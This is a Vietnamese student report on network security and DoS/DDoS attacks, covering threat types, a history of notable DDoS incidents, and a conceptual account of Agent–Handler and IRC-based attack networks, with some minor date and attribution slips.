

<b>PHẦN I: TỔNG QUAN</b>	<b>2</b>
I. TỔNG QUAN AN TOÀN MẠNG VÀ TẤN CÔNG MẠNG	3
I.1. Nguy cơ đe dọa an ninh, an toàn thông tin	3
I.2. Những vấn đề đảm bảo an ninh và an toàn mạng	4
I.3. Đối tượng tấn công mạng	4
I.4. Các lỗ hổng trong bảo mật và phương thức tấn công mạng	4
II. GIỚI THIỆU KỸ THUẬT TẤN CÔNG DOS/DDOS	6
II.1. Khái niệm kỹ thuật tấn công DoS/DDoS	6
II.2. Lịch sử các cuộc tấn công và phát triển của DoS/DDoS	7
II.3. Mục đích của tấn công DoS/DdoS	8
II.4. Tác hại của tấn công DoS/DDoS đối với hệ thống mạng	8
II.4. Phạm vi nghiên cứu trong đề tài niên luận	9
<b>PHẦN II: CƠ SỞ LÝ THUYẾT</b>	<b>10</b>
I. LÝ THUYẾT VỀ TẤN CÔNG TRÊN MẠNG	10
II. LÝ THUYẾT VỀ LOẠI HÌNH TẤN CÔNG TRÊN MẠNG	10
III. LÝ THUYẾT VỀ KỸ THUẬT TẤN CÔNG DDOS	10
III.1. Khái niệm kỹ thuật tấn công DDoS	10
III.2. Kiến trúc tổng quan của DDoS attack-network:	10
III.3. Phân loại tấn công DDoS	13
III.4. Các phương thức tấn công DOS/DDOS	14
III.5. Một số công cụ DDoS	22
III.6. Một số đặc tính của công cụ DdoS attack:	23
<b>PHẦN III: KỊCH BẢN TẤN CÔNG DOS ATTACK</b>	<b>25</b>
1. Xác định mục tiêu	25
2. Thăm dò, quét rà soát	25
3. Lựa chọn mô hình tấn công	26
4. Thực hiện tấn công	27
5. Xoá dấu vết	31
Đánh giá phương thức tấn công demo	32
<b>PHẦN IV: III. Mô tả về các công cụ sử dụng Tor's Hammer</b>	<b>33</b>
1. Tổng quan	33
a . Slow HTTP	33
Cách sử dụng	34

Cài đặt	34
Phân tích ưu nhược điểm của Tor's hammer	36
Lý do lựa chọn công cụ tấn công	36
<b>PHẦN IV: BIỆN PHÁP PHÒNG CHỐNG DoS ATTACK &amp; DDOS</b>	<b>37</b>
I. Chính sách chung phòng chống DoS attack:	37
II. Các kỹ thuật Anti-DDoS:	39
Tối thiểu hóa số lượng Agent:	39
Tìm và vô hiệu hóa các Handler:	40
Phát hiện dấu hiệu của một cuộc tấn công:	40
Làm suy giảm hay dừng cuộc tấn công:	40
Chuyển hướng của cuộc tấn công:	41
Giai đoạn sau tấn công:	41
Điểm yếu và khuyến cáo:	41
1/ Thiếu trách nhiệm với cộng đồng:	42
2/ Sự im lặng:	42
3/ Tầm nhìn hạn hẹp:	42
<b>V. TỔNG KẾT</b>	<b>43</b>
<b>BẢNG CHÚ THÍCH</b>	<b>44</b>
<b>TÀI LIỆU THAM KHẢO</b>	<b>45</b>

## **PHẦN I: TỔNG QUAN**

### **I. TỔNG QUAN AN TOÀN MẠNG VÀ TẤN CÔNG MẠNG**

#### **I.1. Nguy cơ đe dọa an ninh, an toàn thông tin**

Máy tính có phần cứng chứa dữ liệu do hệ điều hành quản lý, đa số các máy tính nhất là các máy tính trong công ty, doanh nghiệp được nối mạng Lan và Internet. Nếu như máy tính, hệ thống mạng của bạn không được trang bị hệ thống bảo vệ vậy chẳng khác nào bạn đi khỏi căn phòng của mình mà quên khóa cửa, máy tính của bạn sẽ là mục tiêu của virus, worms, unauthorized user ... chúng có thể tấn công vào máy tính hoặc cả hệ thống của bạn bất cứ lúc nào.

Vậy an toàn mạng có nghĩa là bảo vệ hệ thống mạng, máy tính khỏi sự phá hoại phần cứng hay chỉnh sửa dữ liệu (phần mềm) mà không được sự cho phép từ những người cố ý hay vô tình. An toàn mạng cung cấp giải pháp, chính sách, bảo vệ máy tính, hệ thống mạng để làm cho những người dùng trái phép, cũng như các phần mềm chứa mã độc xâm nhập bất hợp pháp vào máy tính, hệ thống mạng của bạn.

An toàn thông tin có mục đích là phải tổ chức việc xử lý, ghi nhớ và trao đổi thông tin sao cho tính cần mật, toàn vẹn, sẵn sàng và đáng tin cậy được bảo đảm ở mức độ đầy đủ. Ngày nay vấn đề an toàn thông tin được xem là một trong những quan tâm hàng đầu của xã hội, có ảnh hưởng rất nhiều đến hầu hết các ngành khoa học tự nhiên, kỹ thuật, khoa học xã hội và kinh tế.

Mạng Internet mang lại nhiều lợi ích tuy nhiên nó cũng tiềm ẩn nguy cơ mất an toàn rất lớn. Các cuộc tấn công mạng hiện nay đều có chủ đích, đối tượng tấn công không phải vu vơ, tấn công có chủ đích chỉ khi nào đạt được mục đích mới dừng lại và gây ra những thiệt hại vô cùng to lớn, nguy cơ mất an toàn thông tin do nhiều nguyên nhân, đối tượng tấn công đa dạng... Thiệt hại từ những vụ tấn công mạng là rất lớn, đặc biệt là những thông tin thuộc lĩnh vực kinh tế, an ninh, an ninh-quốc phòng... Do đó, việc xây dựng hàng rào kỹ thuật để ngăn chặn những truy cập trái phép trở thành nhu cầu cấp bách trong các hoạt động truyền thông.

Theo số liệu thống kê về hiện trạng các mối đe dọa bảo mật Internet lần thứ 19 của Symantec công bố, Việt Nam đứng thứ 12 trên toàn cầu về các hoạt động đe dọa tấn công mạng. Những xu hướng đe dọa bảo mật ngày càng gia tăng nổi bật hiện nay mà các tổ chức tại Việt Nam cần quan tâm là: tấn công có chủ đích cao cấp, các mối đe dọa trên thiết bị di động, những vụ tấn công độc hại và mất cắp dữ liệu. Thực tế, nguy cơ mất an ninh an toàn mạng máy tính còn có thể phát sinh ngay từ bên trong. Nguy cơ mất an ninh từ bên trong xảy ra thường lớn hơn nhiều, nguyên nhân chính là do người sử dụng có quyền truy nhập hệ thống nắm được điểm yếu của hệ thống hay vô tình tạo cơ hội cho những đối tượng khác xâm nhập hệ thống.

Sự phát triển không ngừng của lĩnh vực công nghệ thông tin đã tạo điều kiện thuận lợi cho mọi mặt của đời sống xã hội, bên cạnh những mặt thuận lợi, cũng có nhiều nguy cơ về an toàn, bảo mật thông tin dữ liệu.

### I.2. Những vấn đề đảm bảo an ninh và an toàn mạng

**Vấn đề về dữ liệu:** những thông tin lưu trữ trên hệ thống máy tính cần được bảo vệ do các yêu cầu về tính bảo mật, tính toàn vẹn hay tính kịp thời. Thông thường yêu cầu về bảo mật được coi là yêu cầu quan trọng nhất đối với thông tin lưu trữ trên mạng. Tuy nhiên, ngay cả khi những thông tin không bí mật, thì yêu cầu về tính toàn vẹn cũng rất quan trọng. Không một cá nhân, một tổ chức nào lãng phí tài nguyên vật chất và thời gian để lưu trữ những thông tin mà không biết về tính đúng đắn của những thông tin đó.

**Vấn đề về tài nguyên hệ thống:** sau khi những kẻ tấn công đã làm chủ được hệ thống chúng sẽ sử dụng các máy này để chạy các chương trình như dò tìm mật khẩu để tấn công vào hệ thống mạng.

### I.3. Đối tượng tấn công mạng

Là đối tượng sử dụng kỹ thuật về mạng để dò tìm các lỗ hổng bảo mật trên hệ thống để thực hiện xâm nhập và chiếm đoạt thông tin bất hợp pháp.

Các đối tượng tấn công mạng bao gồm:

**Hacker:** Xâm nhập vào mạng trái phép bằng cách sử dụng các công cụ phá mật khẩu hoặc khai thác các điểm yếu của hệ thống.

**Masquerader:** Giả mạo thông tin, địa chỉ IP, tên miền, định danh người dùng.

**Eavesdropping:** Là đối tượng nghe trộm thông tin trên mạng để lấy cắp thông tin.

### I.4. Các lỗ hổng trong bảo mật và phương thức tấn công mạng

Các loại lỗ hổng trong bảo mật:

- **Lỗ hổng loại C:** Cho phép thực hiện hình thức tấn công theo kiểu DoS (Denial of Services – Từ chối dịch vụ) làm ảnh hưởng tới chất lượng dịch vụ, ngưng trệ, gián đoạn hệ thống, nhưng không phá hỏng dữ liệu hoặc đoạt được quyền truy cập hệ thống.
- **Lỗ hổng loại B:** Lỗ hổng cho phép người sử dụng có thêm các quyền trên hệ thống mà không cần kiểm tra tính hợp lệ dẫn đến lộ, lọt thông tin.
- **Lỗ hổng loại A:** Cho phép người ngoài hệ thống có thể truy cập bất hợp pháp vào hệ thống, có thể phá hủy toàn bộ hệ thống.

Các hình thức tấn công mạng phổ biến:

**Tấn công trực tiếp:** Sử dụng một máy tính để tấn công một máy tính khác với mục đích dò tìm mật mã, tên tài khoản tương ứng, .... Kẻ tấn công có thể sử dụng một số chương trình giải mã để giải mã các file chứa password trên hệ thống máy tính của nạn nhân. Do đó, những mật khẩu ngắn và đơn giản thường rất dễ bị phát hiện.

**Kỹ thuật đánh lừa (Social Engineering):** Đây là thủ thuật được nhiều hacker sử dụng cho các cuộc tấn công thâm nhập vào hệ thống mạng và máy tính bởi tính đơn giản mà hiệu

quả của nó. Kỹ thuật này thường được sử dụng để lấy cắp mật khẩu, thông tin, tấn công vào và phá hủy hệ thống. Ví dụ, kỹ thuật đánh lừa Fake Email Login.

**Kỹ thuật tấn công vào vùng ẩn:** Những phần bị dấu đi trong các website thường chứa những thông tin về phiên làm việc của các client. Các phiên làm việc này thường được ghi lại ở máy khách chứ không tổ chức cơ sở dữ liệu trên máy chủ. Vì vậy, người tấn công có thể sử dụng chiêu thức View Source của trình duyệt để đọc phần đầu đi này và từ đó có thể tìm ra các sơ hở của trang Web mà họ muốn tấn công. Từ đó, có thể tấn công vào hệ thống máy chủ.

**Tấn công vào các lỗ hổng bảo mật:** Hiện, nay các lỗ hổng bảo mật được phát hiện càng nhiều trong các hệ điều hành, các web server hay các phần mềm khác, ... Các hãng sản xuất cũng luôn cập nhật các bản vá lỗ hổng và đưa ra các phiên bản mới sau khi đã vá lại các lỗ hổng của các phiên bản trước. Do đó, người sử dụng phải luôn cập nhật thông tin và nâng cấp phiên bản cũ mà mình đang sử dụng để tránh các hacker lợi dụng điều này tấn công vào hệ thống.

**Khai thác tình trạng tràn bộ đệm:** Tràn bộ đệm là một tình trạng xảy ra khi dữ liệu được gửi quá nhiều so với khả năng xử lý của hệ thống hay CPU. Nếu hacker khai thác tình trạng tràn bộ đệm này thì họ có thể làm cho hệ thống bị tê liệt hoặc làm cho hệ thống mất khả năng kiểm soát.

**Nghe trộm:** Các hệ thống trao đổi thông tin qua mạng đôi khi không được bảo mật tốt và lợi dụng điều này, hacker có thể truy cập vào data paths để nghe trộm hoặc đọc trộm luồng dữ liệu truyền qua.

**Kỹ thuật giả mạo địa chỉ:** Thông thường, các mạng máy tính nối với Internet đều được bảo vệ bằng tường lửa. Tường lửa có thể hiểu là cổng duy nhất mà người đi vào nhà hay đi ra cũng phải qua đó. Tường lửa hạn chế rất nhiều khả năng tấn công từ bên ngoài và gia tăng sự tin tưởng lẫn nhau trong việc sử dụng tài nguyên chia sẻ trong mạng nội bộ.

**Kỹ thuật chen mã lệnh:** Một kỹ thuật tấn công căn bản và được sử dụng cho một số kỹ thuật tấn công khác là chen mã lệnh vào trang web từ một máy khách bất kỳ của người tấn công.

**Kỹ thuật chen mã lệnh:** cho phép người tấn công đưa mã lệnh thực thi vào phiên làm việc trên web của một người dùng khác. Khi mã lệnh này chạy, nó sẽ cho phép người tấn công thực hiện nhiều hành vi như giám sát phiên làm việc trên trang web hoặc có thể toàn quyền điều khiển máy tính của nạn nhân. Kỹ thuật tấn công này thành công hay thất bại tùy thuộc vào khả năng và sự linh hoạt của người tấn công.

**Tấn công vào hệ thống có cấu hình không an toàn:** Cấu hình không an toàn cũng là một lỗ hổng bảo mật của hệ thống. Các lỗ hổng này được tạo ra do các ứng dụng có các thiết lập không an toàn hoặc người quản trị hệ thống định cấu hình không an toàn. Chẳng hạn như cấu hình máy chủ web cho phép ai cũng có quyền duyệt qua hệ thống thư mục. Việc thiết lập như trên có thể làm lộ các thông tin nhạy cảm như mã nguồn, mật khẩu hay các thông tin của khách hàng.

**Tấn công dùng Cookies:** Cookie là những phần tử dữ liệu nhỏ có cấu trúc được chia sẻ giữa website và trình duyệt của người dùng. Cookies được lưu trữ dưới những file dữ liệu nhỏ dạng text (size dưới 4KB). Chúng được các site tạo ra để lưu trữ, truy tìm, nhận biết các thông tin về người dùng đã ghé thăm site và những vùng mà họ đi qua trong site. Những thông tin này có thể bao gồm tên, định danh người dùng, mật khẩu, sở thích, thói quen,

**Can thiệp vào tham số trên URL:** Đây là cách tấn công đưa tham số trực tiếp vào URL. Việc tấn công có thể dùng các câu lệnh SQL để khai thác cơ sở dữ liệu trên các máy chủ bị lỗi. Điển hình cho kỹ thuật tấn công này là tấn công bằng lỗi “SQL INJECTION”. Kiểu tấn công này gọn nhẹ nhưng hiệu quả bởi người tấn công chỉ cần một công cụ tấn công duy nhất là trình duyệt web và backdoor.

**Từ chối dịch vụ:** Kiểu tấn công này thông thường làm tê liệt một số dịch vụ, được gọi là DOS (Denial of Service - Tấn công từ chối dịch vụ). Các tấn công này lợi dụng một số lỗi trong phần mềm hay các lỗ hổng bảo mật trên hệ thống, hacker sẽ ra lệnh cho máy tính của chúng gửi yêu cầu đến các máy chủ ứng dụng, thường là các server trên mạng. Các yêu cầu này được gửi liên tục làm cho hệ thống nghẽn mạch và một số dịch vụ sẽ không đáp ứng được cho khách hàng thật sự.

## II. GIỚI THIỆU KỸ THUẬT TẤN CÔNG DOS/DDOS

### II.1. Khái niệm kỹ thuật tấn công DoS/DDoS

Một cuộc tấn công từ chối dịch vụ (tấn công DoS - Viết tắt của **Denial of Service**) hay tấn công từ chối dịch vụ phân tán (tấn công DDoS - Viết tắt của **Distributed Denial of Service**) là một kiểu tấn công mà một người làm cho một hệ thống không thể sử dụng, hoặc làm cho hệ thống đó chậm đi một cách đáng kể với người dùng bình thường, bằng cách làm quá tải tài nguyên của hệ thống và nhằm ngăn chặn người dùng hợp pháp truy nhập các tài nguyên mạng của hệ thống.

Nếu kẻ tấn công không có khả năng thâm nhập được vào hệ thống, thì chúng cố gắng tìm cách làm cho hệ thống đó sụp đổ và không có khả năng phục vụ người dùng bình thường đó là tấn công Denial of Service (DoS).

Mặc dù tấn công DoS không có khả năng truy cập vào dữ liệu thực của hệ thống nhưng nó có thể làm gián đoạn các dịch vụ mà hệ thống đó cung cấp. Như định nghĩa trên DoS khi tấn công vào một hệ thống sẽ khai thác những cái yếu nhất của hệ thống để tấn công, những mục đích của tấn công DoS.

### II.2. Lịch sử các cuộc tấn công và phát triển của DoS/DDoS

Các tấn công DoS bắt đầu vào khoảng đầu những năm 90. Đầu tiên, chúng hoàn toàn “nguyên thủy”, bao gồm chỉ một kẻ tấn công khai thác bằng thông tin đa từ nạn nhân, ngăn những người khác được phục vụ. Điều này được thực hiện chủ yếu bằng cách dùng các phương pháp đơn giản như ping floods, SYN floods và UDP floods. Sau đó, các cuộc tấn công trở nên phức tạp hơn, bằng cách giả làm nạn nhân, gửi vài thông điệp và để các máy khác làm ngập máy nạn nhân với các thông điệp trả lời. (Smurf attack, IP spoofing...).

Các tấn công này phải được đồng bộ hoá một cách thủ công bởi nhiều kẻ tấn công để tạo ra một sự phá huỷ có hiệu quả. Sự dịch chuyển đến việc tự động hoá sự đồng bộ, kết hợp này và tạo ra một tấn công song song lớn trở nên phổ biến từ 1997, với sự ra đời của công cụ tấn công DDoS đầu tiên được công bố rộng rãi, đó là Trinoo. Nó dựa trên tấn công UDP flood và các giao tiếp master-slave (khiến các máy trung gian tham gia vào trong cuộc tấn công bằng cách đặt lên chúng các chương trình được điều khiển từ xa).

Các mốc thời gian hình thành các hình thức và các cuộc tấn công DoS/DDoS trên thế giới:

- 1998, Chương trình Trinoo Distributed Denial of Service (DDoS) được viết bởi Phifli.
- 5-1999, Trang chủ của FBI đã ngừng hoạt động vì cuộc tấn công bằng (DDOS).
- 6-1999, Mạng Trinoo đã được cài đặt và kiểm tra trên hơn 2000 hệ thống.
- Cuối tháng 8 đầu tháng 9 năm 1999, Tribal Flood Network đầu tiên ra đời, chương trình được Mixter Phát triển.
- 9-1999, Công cụ Stacheldraht đã bắt đầu xuất hiện trên những hệ thống của Châu Âu và Hoa Kỳ.
- 21-10-1999, David Dittrich thuộc trường đại học Washington đã làm những phân tích về công cụ tấn công từ chối dịch vụ
- 21-12-1999, Mixter phát hành Tribe Flood Network 2000 (TFN2K).
- 10:30 7-2-2000, Yahoo! đã bị tấn công từ chối dịch vụ và ngưng trệ hoạt động trong vòng 3 giờ đồng hồ. Web site Mail Yahoo và GeoCities đã bị tấn công từ 50 địa chỉ IP khác nhau với những yêu cầu chuyển vận lên đến 1 gigabit /s.
- 8-2-2000, nhiều website lớn như Buy.com, Amazon.com, eBay, Datek, MSN, và CNN.com bị tấn công từ chối dịch vụ.
- 2- 2004, một đợt tấn công DDoS rất lớn xuất phát từ một lượng rất lớn các máy tính bị nhiễm virus Mydoom làm trang web của tập đoàn SCO không thể truy nhập. Virus Mydoom chứa các đoạn mã độc hại chạy trên hàng ngàn máy tính bị lây nhiễm đồng loạt tấn công trang web của tập đoàn SCO.
- 12- 2010, một nhóm tin tặc có tên là “Anonymous” đã đạo diễn một loạt các cuộc tấn công DDoS gây ngừng hoạt động các trang web của các tổ chức tài chính, như Mastercard, Visa International, Paypal và PostFinance.
- 2011, Sony đã bị vướng vào vụ tấn công mạng nhằm vào hệ thống Playstation Network (PSN) của họ. Hậu quả là các thông tin của 100 triệu tài khoản người dùng bị tấn công và đánh cắp, bao gồm số tài khoản ngân hàng, tên khách hàng, tên tài khoản và địa chỉ khách hàng. Hacker đã khai thác lỗ hổng trong hệ thống bảo mật của Sony để triển khai một cuộc tấn công Ddos (tấn công từ chối dịch vụ) quy mô lớn. Kết quả là Sony bị kiện nặng và bị phạt 250.000 bảng Anh vì không thể bảo vệ được thông tin cá nhân của người sử dụng (thậm chí một số nguồn tin cho rằng con số thiệt hại của Sony trong vụ này phải lên tới 15 triệu USD).

- 9-2012, một đợt tấn công DDoS rất lớn do nhóm tin tặc “Izz ad-Din al-Qassam Cyber Fighters” thực hiện gây ngắt quãng hoạt động các trang web ngân hàng trực tuyến của 9 ngân hàng lớn của Mỹ.

Các cuộc tấn công Dos/DDos tại Việt Nam:

- 16:15 1-12-2005, Website hacker lớn nhất Việt Nam HVAOnline bị đánh sập bằng DDos với kỹ thuật “xflash”. Là dùng một banner cài đặt sẵn mã tấn công đến HVAOnline trên một vài website có lượng truy cập lớn.
- 8-12-2014, Website Liên đoàn Bóng đá Việt Nam bị tấn công DDoS. Làm gián đoạn website trong 48h.
- 4-7-2013, hàng loạt các website báo điện tử Việt Nam như: Dantri, Vietnamnet, Tuổi Trẻ... bị tấn công từ chối dịch vụ DDos làm người dùng khi truy cập các website này rất khó.

### II.3. Mục đích của tấn công DoS/DdoS

- Cố gắng chiếm băng thông mạng và làm hệ thống mạng bị ngập (flood), khi đó hệ thống mạng sẽ không có khả năng đáp ứng những dịch vụ khác cho người dùng bình thường.
- Cố gắng làm ngắt kết nối giữa hai máy, và ngăn chặn quá trình truy cập vào dịch vụ.
- Cố gắng ngăn chặn những người dùng cụ thể vào một dịch vụ nào đó
- Cố gắng ngăn chặn các dịch vụ không cho người khác có khả năng truy cập vào.
- Phá hoại hoặc thay đổi các thông tin cấu hình.
- Phá hoại tầng vật lý hoặc các thiết bị mạng như nguồn điện, điều hoà...

### II.4. Tác hại của tấn công DoS/DDoS đối với hệ thống mạng

#### **Về mặt kinh tế:**

Thiệt hại trong các cuộc tấn công không thể đo lường bằng tiền. Nó ảnh hưởng đến thương hiệu, an ninh quốc gia. Vật chất chỉ là đánh giá mức độ nguy hiểm, vô hình lớn hơn nhiều như hình ảnh, thương hiệu của tổ chức, cá nhân, doanh nghiệp, liên quan đến lợi ích kinh tế chính trị để khắc phục hậu quả mà cuộc tấn công gây ra. Khi bị tấn công Dos/DDos sẽ làm ngưng hoạt động các dịch vụ của hệ thống, gây thiệt hại lớn đến doanh thu và gây mất lòng tin khách hàng ảnh hưởng đến hình ảnh cá nhân tổ chức bị tấn công. Ví dụ điển hình là ngày 7/3/2000, yahoo.com đã phải ngưng phục vụ hàng trăm triệu user trên toàn thế giới nhiều giờ liền. Vài ngày sau, một sự kiện tương tự diễn ra một trong các nạn nhân mới là hãng tin CNN, amazon.com, buy.com, Zdnet.com, E-trade.com, Ebay.com. Tất cả các nạn nhân là những gã khổng lồ trên internet thuộc nhiều lĩnh vực khác nhau. Theo Yankke Group, tổng thiệt hại do cuộc tấn công lên đến 1.2 triệu USD.

#### **Về mặt kỹ thuật:**

Dos/DDos tạo ra rất nhiều yêu cầu đến server làm cạn kiệt tài nguyên hệ thống khiến hệ thống hoặc ngập lụt đường truyền, làm ngắt quãng quá trình cung cấp dịch vụ cho người dùng hợp pháp, hoặc thậm chí khiến cả hệ thống ngưng hoạt động không thể đáp ứng các



yêu cầu của người dùng bình thường. Trong tình trạng tạm dừng hoạt động không đúng cách sẽ gây mất mát dữ liệu quan trọng của tổ chức như: giao dịch tài chính, rất khó có thể khôi phục lại. mất rất nhiều thời gian khôi phục lại dịch vụ của hệ thống.

#### **II.4. Phạm vi nghiên cứu trong đề tài niên luận**

Với thời gian và kiến thức có giới hạn. Trong niên luận nghiên cứu về kỹ thuật tấn công từ chối dịch vụ phân tán (DDoS). Sử dụng công cụ có tên “Trinoo” được cung cấp trên internet để thử nghiệm, hình thức tấn công DDoS theo mô hình “Agent – Handler”.

Lý do lựa chọn: Trinoo là công cụ tấn công làm tạm ngưng hoạt động của máy chủ của các website lớn: Yahoo.com, CNN, amazon.com, buy.com, Zdnet.com, E-trade.com, Ebay.com. thử nghiệm hình thức tấn công DDoS với công cụ Trinoo có còn hoạt động tại thời điểm hiện tại.

## **PHẦN II: CƠ SỞ LÝ THUYẾT**

### **I. LÝ THUYẾT VỀ TẤN CÔNG TRÊN MẠNG**

Tấn công mạng là một hình thức xâm nhập trái phép vào hệ thống mạng của một tổ chức, cá nhân nhằm đánh cắp dữ liệu, ngăn chặn người dùng hợp lệ sử dụng dịch vụ nào đó. Các cuộc tấn công có thể được thực hiện nhằm vào bất kì một thiết bị mạng nào bao gồm là tấn công vào các thiết bị định tuyến, web, thư điện tử và hệ thống DNS, server phục vụ Mail, FTP, Web, ...

### **II. LÝ THUYẾT VỀ LOẠI HÌNH TẤN CÔNG TRÊN MẠNG**

Giới hacker có rất nhiều phương thức tấn công mạng.

➤ Theo OWASP:

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- DoS, DDoS
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Insufficient Logging & Monitoring

### **III. LÝ THUYẾT VỀ KỸ THUẬT TẤN CÔNG DDOS**

#### **III.1. Khái niệm kỹ thuật tấn công DDoS**


Tấn công từ chối dịch vụ phân tán (DDoS - Distributed Denial of Service) là kiểu tấn công làm hệ thống máy tính hay hệ thống mạng quá tải, gây ngắt quãng dịch vụ cung cấp cho người dùng hoặc phải dừng hoạt động bằng cách làm cạn kiệt các tài nguyên của máy chủ dịch vụ, như thời gian xử lý của CPU, bộ nhớ, băng thông đĩa, cơ sở dữ liệu, song từ nhiều nguồn tấn công khác nhau, phân tán trên mạng. Trong các cuộc tấn công DDoS, máy chủ dịch vụ sẽ bị “ngập” bởi hàng loạt các lệnh truy cập từ lượng kết nối khổng lồ từ nhiều máy tấn công ở nhiều nơi. Khi số lệnh truy cập quá lớn, máy chủ sẽ quá tải và không có khả năng xử lý các yêu cầu. Hậu quả là người dùng không thể truy cập vào các dịch vụ trên các trang web bị tấn công DDoS là DDoS sử dụng một mạng lưới tấn công rộng khắp, gồm nhiều máy tấn công nằm rải rác trên mạng

#### **III.2. Kiến trúc tổng quan của DDoS attack-network:**

Kỹ thuật tấn công DDoS attack-network có hai mô hình chính:

- Mô hình Agent – Handler
- Mô hình IRC – Based

Dưới đây là sơ đồ chính phân loại các kiểu tấn công DDoS:




Hình 1. Sơ đồ chính phân loại các kiểu tấn công DDoS

❖ Mô hình Agent – Handler:

Với mô hình Agent - Handler, attack-network gồm 3 thành phần: Agent, Client và Handler.

- **Client:** là software cơ sở để hacker điều khiển mọi hoạt động của attack-network
- **Handler:** là một thành phần software trung gian giữa Agent và Client
- **Agent:** là thành phần software thực hiện sự tấn công mục tiêu, nhận điều khiển từ Client thông qua các Handler



Hình 2. Kiến trúc attack-network kiểu Agent – Handler

Attacker sẽ từ Client giao tiếp với Handler để xác định số lượng Agent đang online, điều chỉnh thời điểm tấn công và cập nhật các Agent. Tùy theo cách attacker cấu hình attack-network, các Agent sẽ chịu sự quản lý của một hay nhiều Handler.

Thông thường Attacker sẽ đặt Handler software trên một Router hay một server có lượng traffic lưu thông nhiều. Việc này nhằm làm cho các giao tiếp giữa Client, handler và Agent khó bị phát hiện. Các giao tiếp này thông thường xảy ra trên các protocol TCP, UDP hay ICMP. Chủ nhân thực sự của các Agent thông thường không hề hay biết họ bị lợi dụng vào cuộc tấn công kiểu DDoS, do họ không đủ kiến thức hoặc các chương trình Backdoor Agent chỉ sử dụng rất ít tài nguyên hệ thống làm cho hầu như không thể thấy ảnh hưởng gì đến hiệu năng của hệ thống.


❖ Mô hình IRC - Based:

Internet Relay Chat (IRC) là một hệ thống online chat multiuser, IRC cho phép User tạo một kết nối đến multipoint đến nhiều user khác và chat thời gian thực. Kiến trúc của IRC network bao gồm nhiều IRC server trên khắp internet, giao tiếp với nhau trên nhiều kênh (channel). IRC network cho phép user tạo ba loại channel: public, private và secret.

**Public channel:** Cho phép user của channel đó thấy IRC name và nhận được message của mọi user khác trên cùng channel

**Private channel:** được thiết kế để giao tiếp với các đối tượng cho phép. Không cho phép các user không cùng channel thấy IRC name và message trên channel. Tuy nhiên, nếu user ngoài channel dùng một số lệnh channel locator thì có thể biết được sự tồn tại của private channel đó.

**Secret channel:** tương tự private channel nhưng không thể xác định bằng channel locator.



